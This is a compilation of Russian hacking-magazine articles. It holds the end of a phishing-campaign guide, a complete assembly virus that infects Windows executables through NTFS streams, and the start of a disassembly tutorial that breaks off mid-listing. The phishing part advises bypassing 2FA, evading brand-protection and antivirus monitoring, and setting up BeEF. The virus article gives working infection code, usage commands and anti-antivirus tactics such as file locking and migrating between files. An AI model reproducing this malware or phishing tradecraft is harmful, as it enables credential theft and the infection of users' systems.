Если настраивать сервер на своем выделенном IP-адресе, то проблем нет, но при настройке почтового сервера на VDS есть определенные нюансы — о них можно почитать в статье про настройку SPF/DKIM (там же можно узнать и про подробности настройки связки Postfix + OpenDKIM). Еще один момент, который стоит обязательно учесть: длина открытого ключа может оказаться слишком большой, а хостинг-провайдеры могут запрещать добавление слишком длинных ресурсных записей. На этот случай OpenDKIM любезно разбивает ключ на несколько частей, заключенных в кавычки.

Есть как минимум два способа обойти эту проблему: добавить несколько последовательных TXT-записей или одну TXT-запись, разбитую на части. В последнем случае символом разбиения служит перенос строки. OpenDKIM весь ключ помещает в круглые скобки, а каждую его часть оборачивает в двойные кавычки и разделяет пробелом. Таким образом, надо удалить кавычки и круглые скобки (некоторые хостинг-провайдеры допускают наличие в DNS-записях круглых скобок), затем весь оставшийся текст с переносами строки поместить в TXT-запись.

Главное — после добавления всех настроек не забудь проверить корректность добавленных записей, особенно в случае с многострочным открытым ключом DKIM.

Фишинговый сайт

Фишинговый сайт бывает полезен, когда нужно получить данные от какого-либо ресурса в Сети. Некоторые юзеры склонны использовать один пароль для разных целей, поэтому после успешного фишинга имеет смысл проверить остальные сервисы компании с помощью полученных учетных записей. Фишинговый сайт должен быть мало отличим от настоящего. Может потребоваться также обойти двухфакторную аутентификацию — при этом удобно применять инструменты Modlishka или Evilginx.


Если ты решил использовать в своей фишинговой кампании веб-сайт, то тут также есть пара нюансов.

Прежде всего, нужно обеспечить поддержку HTTPS — добавить самоподписанный сертификат на сайт, поскольку многие пользователи склонны верить замочку в браузерной строке, не вдаваясь в технические подробности реализации этой функции. К тому же при работе через HTTP браузер будет недвусмысленно намекать, что передавать конфиденциальные данные в открытом виде опасно, и пусть даже предупреждения о фишинговом сайте тут нет, это может повысить тревожность и бдительность пользователей, а нам это совершенно ни к чему. В выпуске сертификата ничего сложного нет, а подробности можно прочитать, например, в статье про letsencrypt.


Есть компании, предлагающие так называемую защиту бренда. В эту услугу обычно входит защита от фишинга, то есть защита компании от действий, при которых может пострадать ее репутация. Обычно под этим подразумевается:

- мониторинг веб-ресурсов компании на предмет дефейса или угона доменного имени;
- мониторинг сети компании на предмет фишинговых рассылок;
- мониторинг доменов, сильно похожих на домены компании, и всего, что может быть связано с этими похожими доменами (в первую очередь ищут веб-сайты и почтовые серверы);
- мониторинг продуктов компании, которые могут позволить злоумышленникам действовать от ее имени (использование динамически подгружаемых изображений, JS-библиотек и прочего).

Подобные компании также предлагают для браузеров расширения, которые неоднозначно намекают пользователю об опасности того или иного сайта. В MS Edge, например, совместная работа разных веб-сервисов и фильтра SmartScreen может привести к тому, что на определенный сайт, считающийся «потенциально фишинговым», будет невозможно зайти.



Блокировка потенциально фишингового сайта в браузере MS Edge



Блокировка потенциально фишингового сайта в браузере Chrome

Слово «потенциально» здесь используется потому, что от подобных блокировок могут пострадать и вполне легитимные сайты.

Такие расширения выпускаются для разных браузеров, но, помимо этого, и сами браузеры (например, Firefox) имеют механизмы защиты, основанные на отзывах и рейтингах. Не исключено, что будут совершенствоваться и использоваться разные сервисы для мониторинга фишинговой деятельности.

Чтобы обойти все эти ловушки, придерживайся следующих правил:

- при использовании посторонних ресурсов на фишинговом сайте лучше скачай их и отдавай статически с веб-сервера, потому что обращение к сторонним ресурсам может мониториться. Особенно важно это делать, если на фишинговом сайте используются ресурсы, связанные с популярными браузерами, — в интересах владельцев браузеров отслеживать подобные вещи;
- не запускай фишинговый сайт слишком рано, сервисы защиты бренда могут активно за этим следить.

Отладка полезной нагрузки

Если ты решил подготовить вредоносы для закрепления в сети, то тут тоже есть несколько важных нюансов:

- тестируй малварь в изолированной сети;
- при тестировании реакции систем защиты обрубай выход в интернет — иначе сигнатуры твоего вредоноса быстро окажутся в базах антивирусов;
- не загружай образцы на публичные сервисы вроде VirusTotal;
- в качестве метода доставки лучше использовать веб-сайт, поскольку передача подобных вещей по почте в открытом виде приведет к стопроцентной неудаче, а зашифрованный архив могут не пропустить системы защиты в сети заказчика.

Конечно, это не дает стопроцентной гарантии успеха, потому что политики систем защиты могут быть настроены чересчур параноидально, но как минимум увеличит вероятность, что твое письмо не будет заблокировано или отправлено в спам.

ЭТАП 3. НАТЯГИВАЕМ ТЕТИВУ

Итак, мы составили письмо, подготовили список рассылки, подняли и настроили сервер. Что дальше?

Теперь надо это дело автоматизировать. Можно написать скрипт для командной строки, который будет использовать CLI нашего почтового сервера для отправки писем, но это сродни изобретению велосипеда. Лучше использовать популярные инструменты автоматизации рассылок. Среди бесплатных решений самое популярное — Gophish. Он помогает не только автоматизировать процесс с помощью встроенных скриптов рассылки и шаблонизатора для автоматической подстановки текста в электронное сообщение, но и собирать статистику.

Среди отслеживаемых метрик — открытие письма (в сообщение вставляется невидимое изображение с атрибутом src, указывающим на специальный скрипт на веб-сервере), открытие ссылки. В «Хакере» уже выходила статья про настройку этого инструмента, там нет ничего сложного. Gophish предназначен для рассылки почты через сторонний почтовый сервер, который нужно указать среди параметров, но при этом он не позволяет читать присланную почту (иначе это была бы какая-то смесь почтового недоклиента и фишингового фреймворка).

Казалось бы, все уже готово. Но если ты решил использовать фишинговый сайт, то остался последний штрих, чтобы довести дело до ума, — постэксплуатация в браузере пользователя. Иногда это может дать какую-то информацию, особенно если у пользователей устаревшие версии браузеров.

Самое популярное (и бесплатное) решение — это beefXSS, browser exploitation framework (фреймворк для эксплуатации браузера). Суть его работы проста: ты добавляешь на свой фишинговый сайт скрипт, который будет соединяться с поднятым заранее командным сервером. Если все пройдет успешно, то на командном сервере через веб-интерфейс в панели администратора ты сможешь совершить различные действия, начиная от простой разведки (например, узнать открытые порты на хосте клиента и на соседних хостах, выяснить IP-адреса хоста и его соседей) до эксплуатации уязвимостей в браузере. В «Хакере» также выходил мануал по работе с beefXSS.

Стоит учесть пару важных моментов.

Во-первых, если фишинговый сайт работает через HTTPS, а командный сервер beef поднят на HTTP, то современные браузеры не дадут подгрузить на HTTPS-сайт скрипт по протоколу HTTP. Поэтому надо будет сначала включить в конфигурационном файле `config.yaml` поддержку HTTPS и указать будущее наименование ключа и сертификата. Таким образом, в конфиге должны быть примерно такие строки:

```
https:
    enable: true
    key: "your_key.pem"
    cert: "your_cert.pem"
```

Во-вторых, для командного сервера beef нужно выделить домен (можно поддомен для уже купленного домена) и снова через letsencrypt выпустить сертификат. Ключ и сертификат при этом нужно будет поместить в папку с beef.

ЗАКЛЮЧЕНИЕ

Хотя фишинговая рассылка не новый и не единственный метод использования социальной инженерии, она хорошо работает и применима практически всегда. Но для успеха важна каждая деталь, полученная на этапе OSINT, — начиная от непосредственно самих email-адресов и заканчивая принятым в компании стилем корпоративной переписки (как в прямом смысле — оформление текста, так и в переносном — речевые обороты и подписи в письмах).

Если ты планируешь использовать свой IP-адрес или домен после завершения тестирования, не забудь проверить их отсутствие в DNSBL (DNS Black Lists) — это еще один распространенный способ борьбы со спамом. Если собираешься разворачивать выделенный сервер, нужно также заранее проверить свой VDS на профпригодность с помощью этих списков.

Ну а в остальном, как говорится, все зависит от тебя. Доверчивые и не слишком внимательные пользователи — не мамонты, они не вымрут, а потому пентестеры с навыками социальных инженеров отыщут слабое звено в любом, даже самом надежном коллективе.

ВИРУС ДЛЯ WINDOWS

СОЗДАЕМ ПРОСТЕЙШУЮ ВРЕДОНОСНУЮ ПРОГРАММУ НА АССЕМБЛЕРЕ

Конструирование вирусов — отличный стимул изучать ассемблер. И хотя вирус, в принципе, можно написать и на C, это будет как-то не по-хакерски и вообще неправильно. Следующий далее текст — заметка Криса Касперски, которая раньше не публиковалась в «Хакере». Из нее ты узнаешь, как создаются вирусы и как написать простой вирус для Windows при помощи FASM.


Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

ПАРА ВСТУПИТЕЛЬНЫХ СЛОВ

Итак, давай погрузимся в мрачный лабиринт кибернетического мира, ряды обитателей которого скоро пополнятся еще одним зловредным созданием. Внедрение вируса в исполняемый файл в общем случае достаточно сложный и мучительный процесс. Как минимум для этого требуется изучить формат PE-файла и освоить десятки API-функций. Но ведь такими темпами мы не напишем вирус и за сезон, а хочется прямо здесь и сейчас. Но хакеры мы или нет? Файловая система NTFS (основная файловая система Windows) содержит потоки данных (streams), называемые также атрибутами. Внутри одного файла может существовать несколько независимых потоков данных.

WARNING

Вся информация в этой статье предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Помни, что неправомерный доступ к компьютерной информации и распространение вредоносного ПО влекут ответственность согласно статьям 272 и 273 УК РФ.



Файловая система NTFS поддерживает несколько потоков в рамках одного файла

Имя потока отделяется от имени файла знаком двоеточия (:), например `my_file:stream`. Основное тело файла хранится в безымянном потоке, но мы также можем создавать и свои потоки. Заходим в FAR Manager, нажимаем клавиатурную комбинацию `Shift + F4`, вводим с клавиатуры имя файла и потока данных, например `xxx:yyy`, и затем вводим какой-нибудь текст. Выходим из редактора и видим файл нулевой длины с именем `xxx`.

Почему же файл имеет нулевую длину? А где же только что введенный нами текст? Нажмем клавишу `<F4>` и... действительно не увидим никакого текста. Однако ничего удивительного в этом нет. Если не указать имя потока, то файловая система отобразит основной поток, а он в данном случае пуст. Размер остальных потоков не отображается, и дотянуться до их содержимого можно, только указав имя потока явно. Таким образом, чтобы увидеть текст, необходимо ввести следующую команду: `more < xxx:yyy`.


Будем мыслить так: раз создание дополнительных потоков не изменяет видимых размеров файла, то пребывание в нем постороннего кода, скорее всего, останется незамеченным. Тем не менее, чтобы передать управление на свой поток, необходимо модифицировать основной поток. Контрольная сумма при этом неизбежно изменится, что наверняка не понравится антивирусным программам. Методы обмана антивирусных программ мы рассмотрим в дальнейшем, а пока определимся со стратегией внедрения.

АЛГОРИТМ РАБОТЫ ВИРУСА

Закрой руководство по формату исполняемых файлов (Portable Executable, PE). Для решения поставленной задачи оно нам не понадобится. Действовать будем так: создаем внутри инфицируемого файла дополнительный поток, копируем туда основное тело файла, а на освободившееся место записываем наш код, который делает свое черное дело и передает управление основному телу вируса.

Работать такой вирус будет только на Windows и только под NTFS. На работу с другими файловыми системами он изначально не рассчитан. Например, на разделах FAT оригинальное содержимое заражаемого файла будет попросту утеряно. То же самое произойдет, если упаковать файл с помощью ZIP или любого другого архиватора, не поддерживающего файловых потоков.

В качестве примера архиватора, поддерживающего файловые потоки, можно привести WinRAR. Вкладка «Дополнительно» в диалоговом окне «Имя и параметры архива» содержит группу опций NTFS. В составе этой группы опций есть флажок «Сохранять файловые потоки». Установи эту опцию, если при упаковке файлов, содержащих несколько потоков, требуется сохранить их все.



Архиватор RAR способен сохранять файловые потоки в процессе архивации

Теперь настал момент поговорить об антивирусных программах. Внедрить вирусное тело в файл — это всего лишь половина задачи, и притом самая простая. Теперь создатель вируса должен продумать, как защитить свое творение от всевозможных антивирусов. Эта задача не так сложна, как кажется на первый взгляд. Достаточно заблокировать файл сразу же после запуска и удерживать его в этом состоянии в течение всего сеанса работы с Windows вплоть до перезагрузки. Антивирусы просто не смогут открыть файл, а значит, не смогут обнаружить и факт его изменения. Существует множество путей блокировки — от `CreateFile` со сброшенным флагом `dwSharedMode` до `LockFile/LockFileEx`.

Основная ошибка большинства вирусов состоит в том, что, однажды внедрившись в файл, они сидят и покорно ждут, пока антивирус не обнаружит их и не удалит. А ведь сканирование современных винчестеров занимает значительное время, зачастую оно растягивается на многие часы. В каждый момент времени антивирус проверяет всего один файл, поэтому, если вирус ведет кочевую жизнь, мигрируя от одного файла к другому, вероятность, что его обнаружат, стремительно уменьшается.

Мы будем действовать так: внедряемся в файл, ждем 30 секунд, удаляем свое тело из файла, тут же внедряясь в другой. Чем короче период ожидания, тем выше шансы вируса остаться незамеченным, но и тем выше дисковая активность. А регулярные мигания красной лампочки без видимых причин сразу же насторожат опытных пользователей, поэтому приходится хитрить.

Например, можно вести мониторинг дисковой активности и заражать только тогда, когда происходит обращение к какому-нибудь файлу. В решении этой задачи нам поможет специализированное ПО, например монитор процессов Procmon.

ПРОГРАММНЫЙ КОД ВИРУСА

Естественные языки с описанием компьютерных алгоритмов практически никогда не справляются. Уж слишком эти языки неоднозначны и внутренне противоречивы. Поэтому, во избежание недоразумений, продублируем описание алгоритма на языке ассемблера. Вот исходный код нашего вируса.


```
include 'c:\fasm\INCLUDE\WIN32AX.INC'

.data
    foo db "foo",0          ; Имя временного файла
    code_name db ":bar",0 ; Имя потока, в котором будет...
    code_name_end:          ; ...сохранено основное тело

    ; Различные текстовые строки, которые выводит вирус
    aInfected db "infected",0
    aHello db "Hello, you are hacked"

    ; Различные буфера для служебных целей
    buf rb 1000
    xxx rb 1000

.code

start:
    ; Удаляем временный файл
    push foo
    call [DeleteFile]

    ; Определяем наше имя
    push 1000
    push buf
    push 0
    call [GetModuleFileName]

    ; Считываем командную строку
    ; Ключ filename — заразить
    call [GetCommandLine]
    mov ebp, eax
    xor ebx, ebx
    mov ecx, 202A2D2Dh ;

rool:
    cmp [eax], ecx ; это '--*'?
    jz infect
    inc eax
    cmp [eax], ebx ; Конец командной строки?
    jnz rool

    ; Выводим диагностическое сообщение,
    ; подтверждая свое присутствие в файле
    push 0
    push aInfected
    push aHello
    push 0
    call [MessageBox]

    ; Добавляем к своему имени имя потока NTFS
    mov esi, code_name
    mov edi, buf
    mov ecx, 100; code_name_end - code_name
    xor eax,eax
    repne scasb
    dec edi
    rep movsb

    ; Запускаем поток NTFS на выполнение
    push xxx
    push xxx
    push eax
    push eax
    push eax
    push eax
    push eax
    push eax
    push ebp
    push buf
    call [CreateProcess]
    jmp go2exit ; Выходим из вируса

infect:
    ; Устанавливаем eax на первый символ имени файла-жертвы
    ; (далее по тексту dst)
    add eax, 4
    xchg eax, ebp
    xor eax,eax
    inc eax

    ; Здесь можно вставить проверку dst на заражение
    ; Переименовываем dst в foo
    push foo
    push ebp
    call [MoveFile]

    ; Копируем в foo основной поток dst
    push eax
    push ebp
    push buf
    call [CopyFile]

    ; Добавляем к своему имени имя потока NTFS
    mov esi, ebp
    mov edi, buf

copy_rool:
    lodsb
    stosb
    test al,al
    jnz copy_rool
    mov esi, code_name
    dec edi

copy_rool2:
    lodsb
    stosb
    test al,al
    jnz copy_rool2

    ; Копируем foo в dst:bar
    push eax
    push buf
    push foo
    call [CopyFile]

    ; Здесь не помешает добавить коррекцию длины заражаемого файла
    ; Удаляем foo
    push foo
    call [DeleteFile]

    ; Выводим диагностическое сообщение,
    ; подтверждающее успешность заражения файла
    push 0
    push aInfected
    push ebp
    push 0
    call [MessageBox]

    ; Выход из вируса

go2exit:
    push 0
    call [ExitProcess]

.end start
```

КОМПИЛЯЦИЯ И ТЕСТИРОВАНИЕ ВИРУСА

Для компиляции вирусного кода нам понадобится транслятор FASM, бесплатную Windows-версию которого можно найти на сайте flatassembler.net. Остальные трансляторы (MASM, TASM) тут непригодны, так как они используют совсем другой ассемблерный синтаксис.

Скачай последнюю версию FASM для Windows, распакуй архив и запусти приложение fasmw.exe. Скопируй исходный код вируса в окошко программы и выполни команды Run → Compile, а затем укажи, в какую папку сохранить скомпилированный исполняемый файл.


Запустим его на выполнение с опцией командной строки `--*`, вписав после нее имя файла, который требуется заразить, например notepad.exe (`xcode.exe --* notepad.exe`). Появление диалогового окна, показанного на рисунке, говорит, что вирус внедрен в исполняемый файл блокнота.



Диалоговое окно, свидетельствующее об успешном заражении

Если попытка заражения потерпела неудачу, первым делом необходимо убедиться, что права доступа к файлу есть. Захватывать их самостоятельно наш вирус не умеет. Во всяком случае — пока. Но вот настоящие вирусы, в отличие от нашего безобидного лабораторного создания, сделают это непременно.

Теперь запусти зараженный файл notepad.exe на исполнение. В доказательство своего существования вирус тут же выбрасывает диалоговое окно, показанное на рисунке, а после нажатия на кнопку **OK** передает управление оригинальному коду программы.



Диалоговое окно, отображаемое зараженным файлом при запуске на исполнение

INFO

Чтобы фокус сработал в Windows 10, вирус должен быть запущен от имени администратора.

Чтобы не возбуждать у пользователя подозрений, настоящий вирусописатель удалит это диалоговое окно из финальной версии вируса, заменив его какой-нибудь вредоносной начинкой. Тут все зависит от вирусописательских намерений и фантазии. Например, можно перевернуть экран, сыграть над пользователем еще какую-нибудь безобидную шутку или же заняться более зловредной деятельностью вроде похищения паролей или другой конфиденциальной информации.

Зараженный файл обладает всеми необходимыми репродуктивными способностями и может заражать другие исполняемые файлы. Например, чтобы заразить игру Solitaire, следует дать команду `notepad.exe --* sol.exe`. Кстати говоря, ни один пользователь в здравом уме не будет самостоятельно заражать файлы через командную строку. Поэтому вирусописатель должен будет разработать процедуру поиска очередного кандидата на заражение.

WARNING

До сих пор рассматриваемый вирус действительно был абсолютно безобиден. Он не размножается и не выполняет никаких злонамеренных или деструктивных действий. Ведь он создан лишь для демонстрации потенциальной опасности, подстерегающей пользователей NTFS. Исследовательская деятельность преступлением не является. Но вот если кто-то из вас решит доработать вирус так, чтобы он самостоятельно размножался и совершал вредоносные действия, то следует напомнить, что это уже станет уголовно наказуемым деянием.

Так что вместо разработки вредоносной начинки будем совершенствовать вирус в другом направлении. При повторном заражении файла текущая версия необратимо затирает оригинальный код своим телом, в результате чего файл станет неработоспособным. Вот беда! Как же ее побороть? Можно добавить проверку на зараженность перед копированием вируса в файл. Для этого следует вызвать функцию `CreateFile`, передать ей имя файла вместе с потоком (например, `notepad.exe:bar`) и проверить результат. Если файл открыть не удалось, значит, потока `bar` этот файл не содержит и, следовательно, он еще не заражен. Если же файл удалось успешно открыть, стоит отказаться от заражения или выбрать другой поток. Например: `bar_01`, `bar_02`, `bar_03`.

Еще одна проблема заключается в том, что вирус не корректирует длину целевого файла и после внедрения она станет равной 4 Кбайт (именно таков размер текущей версии исполняемого файла вируса). Это плохо, так как пользователь тут же заподозрит подвох (файл explorer.exe, занимающий 4 Кбайт, выглядит довольно забавно), занервничает и начнет запускать антивирусы. Чтобы устранить этот недостаток, можно запомнить длину инфицируемого файла перед внедрением, затем скопировать в основной поток тело вируса, открыть файл на запись и вызвать функцию `SetFilePointer` для установки указателя на оригинальный размер, увеличивая размер инфицированного файла до исходного значения.

ЗАКЛЮЧЕНИЕ

Предложенная стратегия внедрения, конечно, неидеальна, но все же это намного лучше, чем прописываться в реестре, который контролируется множеством утилит мониторинга. Наконец, чтобы не пострадать от своего же собственного вируса, каждый вирусописатель всегда должен иметь под рукой противоядие. Командный файл, приведенный в следующем листинге, извлекает оригинальное содержимое файла из потока `bar` и записывает его в файл `reborn.exe`.

```
more < %1:bar > reborn.exe
ECHO I'm reborn now!
```

Используй полученные знания с осторожностью, изучай ассемблер, не забывай мыть руки перед едой и всегда помни о том, что создание вирусов в каких-либо иных целях, кроме исследовательских, не только очень веселое, но еще и противозаконное занятие. А закон, как любил говорить один литературный персонаж, надо чтить!

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

УЧИМСЯ ИСКАТЬ КЛЮЧЕВЫЕ СТРУКТУРЫ ЯЗЫКОВ ВЫСОКОГО УРОВНЯ

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

Исследование алгоритма работы программ, написанных на языках высокого уровня, традиционно начинается с реконструкции ключевых структур исходного языка — функций, локальных и глобальных переменных, ветвлений, циклов и так далее. Это делает дизассемблированный листинг более наглядным и значительно упрощает его анализ.

Фундаментальные основы хакерства

Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2017.

Читай также:


- Проверка аутентичности и базовый взлом защиты
- Знакомство с отладчиком
- Продолжаем осваивать отладчик
- Новые способы находить защитные механизмы в чужих программах
- Выбираем лучший редактор для вскрытия исполняемых файлов Windows
- Мастер-класс по анализу исполняемых файлов в IDA Pro

Современные дизассемблеры достаточно интеллектуальны и львиную долю распознавания ключевых структур берут на себя. В частности, IDA Pro успешно справляется с идентификацией стандартных библиотечных функций, локальных переменных, адресуемых через регистр `ESP`, case-ветвлений и прочего. Однако порой она ошибается, вводя исследователя в заблуждение, к тому же ее высокая стоимость не всегда оправдывает применение. Например, студентам, изучающим ассемблер (а лучшее средство изучения ассемблера — дизассемблирование чужих программ), она едва ли по карману.

Разумеется, на IDA свет клином не сошелся, существуют и другие дизассемблеры — скажем, тот же DUMPBIN, входящий в штатную поставку SDK. Почему бы на худой конец не воспользоваться им? Конечно, если под рукой нет ничего лучшего, сойдет и DUMPBIN, но в этом случае об интеллектуальности дизассемблера придется забыть и пользоваться исключительно своей головой.

Первым делом мы познакомимся с неоптимизирующими компиляторами — анализ их кода относительно прост и вполне доступен для понимания даже новичкам в программировании. Затем же, освоившись с дизассемблером, перейдем к вещам более сложным — оптимизирующим компиляторам, генерирующим очень хитрый, запутанный и витиеватый код.

Поставь любимую музыку, выбери любимый напиток и погрузись в глубины дизассемблерных листингов.



Неплохой сборник, как раз для продолжительной работы

ИДЕНТИФИКАЦИЯ ФУНКЦИЙ

Функция (также называемая процедурой или подпрограммой) — основная структурная единица процедурных и объектно ориентированных языков, поэтому дизассемблирование кода обычно начинается с отождествления функций и идентификации передаваемых им аргументов.

Строго говоря, термин «функция» присутствует не во всех языках, но даже там, где он присутствует, его определение варьируется от языка к языку. Не вдаваясь в детали, мы будем понимать под функцией обособленную последовательность команд, вызываемую из различных частей программы. Функция может принимать один и более аргументов, а может не принимать ни одного; может возвращать результат своей работы, а может и не возвращать — это уже не суть важно. Ключевое свойство функции — возвращение управления на место ее вызова, а ее характерный признак — множественный вызов из различных частей программы (хотя некоторые функции вызываются лишь из одного места).

Откуда функция знает, куда следует возвратить управление? Очевидно, вызывающий код должен предварительно сохранить адрес возврата и вместе с прочими аргументами передать его вызываемой функции. Существует множество способов решения этой проблемы: можно, например, перед вызовом функции поместить в ее конец безусловный переход на адрес возврата, можно сохранить адрес возврата в специальной переменной и после завершения функции выполнить косвенный переход, используя эту переменную как операнд инструкции `jump`... Не останавливаясь на обсуждении сильных и слабых сторон каждого метода, отметим, что компиляторы в подавляющем большинстве случаев используют специальные машинные команды `CALL` и `RET`, соответственно предназначенные для вызова функций и возврата из них.

Инструкция `CALL` закидывает адрес следующей за ней инструкции на вершину стека, а `RET` стягивает и передает на него управление. Тот адрес, на который указывает инструкция `CALL`, и есть адрес начала функции. А замыкает функцию инструкция `RET` (но внимание: не всякий `RET` обозначает конец функции!).

Таким образом, распознать функцию можно двояко: по перекрестным ссылкам, ведущим к машинной инструкции `CALL`, и по ее эпилогу, завершающемуся инструкцией `RET`. Перекрестные ссылки и эпилог в совокупности позволяют определить адреса начала и конца функции. Немного забегая вперед, заметим, что в начале многих функций присутствует характерная последовательность команд, называемая прологом, которая также пригодна и для идентификации функций. А теперь рассмотрим все эти темы поподробнее.

Непосредственный вызов функции

Просматривая дизассемблерный код, находим все инструкции `CALL` — содержимое их операнда и будет искомым адресом начала функции. Адрес невиртуальных функций, вызываемых по имени, вычисляется еще на стадии компиляции, и операнд инструкции `CALL` в таких случаях представляет собой непосредственное значение. Благодаря этому адрес начала функции выявляется простым синтаксическим анализом: ищем контекстным поиском все подстроки `CALL` и запоминаем (записываем) непосредственные операнды.

Рассмотрим следующий пример (Listing1 в материалах к статье):

```
void func();

int main(){
  int a;
  func();
  a=0x666;
  func();
}

void func(){
  int a;
  a++;
}
```

Компилируем привычным образом:

```
cl.exe main.cpp /EHcs
```

Результат компиляции в IDA Pro должен выглядеть приблизительно так:

```
.text:00401020      push    ebp
.text:00401021      mov     ebp, esp
.text:00401023      push    ecx
.text:00401024      call    sub_401000
.text:00401024      ; Вот мы выловили инструкцию call с непосредственным операндом,
.text:00401024      ; представляющим собой адрес начала функции. Точнее — ее смещение
.text:00401024      ; в кодовом сегменте (в данном случае в сегменте .text).
.text:00401024      ; Теперь можно перейти к строке .text:00401000 и, дав функции
.text:00401024      ;  собственное имя, заменить операнд инструкции call на конструкцию
.text:00401024      ;  «call offset Имя моей функции».
.text:00401024      ;
.text:00401029      mov     [ebp+var_4], 666h
.text:00401029      ; А вот наше знакомое число 0x666, присваиваемое переменной
.text:00401030      call    sub_401000
.text:00401030      ; А вот еще один вызов функции! Обратившись к строке .text:401000,
.text:00401030      ; мы увидим, что эта совокупность инструкций уже определена как функция,
.text:00401030      ; и все, что потребуется сделать, — заменить call 401000 на
.text:00401030      ; «call offset Имя моей функции».
.text:00401030      ;
.text:00401035      xor     eax, eax
.text:00401037      mov     esp, ebp
.text:00401039      pop     ebp
.text:0040103A      retn
.text:0040103A      ; Вот нам встретилась инструкция возврата из функции, однако не факт,
.text:0040103A      ; что это действительно конец функции, — ведь функция может иметь
.text:0040103A      ; и несколько точек выхода. Однако смотри: следом за ret расположено
.text:0040103A      ; начало следующей функции. Поскольку функции не могут перекрываться,
.text:0040103A      ; выходит, что данный ret — конец функции!
.text:0040103A sub_401020      endp
.text:0040103B sub_40103B      proc near               ; DATA XREF: .rdata:0040D11C?o
.text:0040103B      push    esi
.text:0040103C      push    1
...
```

Судя по адресам, «наша функция» в листинге расположена выше функции main:

```
.text:00401000      push    ebp
.text:00401000      ; На эту строку ссылаются операнды нескольких инструкций call.
.text:00401000      ; Следовательно, это адрес начала «нашей функции».
.text:00401001      mov     ebp, esp          ; <-
.text:00401003      push    ecx               ; <-
.text:00401004      mov     eax, [ebp+var_4]  ; <-
.text:00401007      add     eax, 1            ; <- тело «нашей функции»
.text:0040100A      mov     [ebp+var_4], eax  ; <-
.text:0040100D      mov     esp, ebp          ; <-
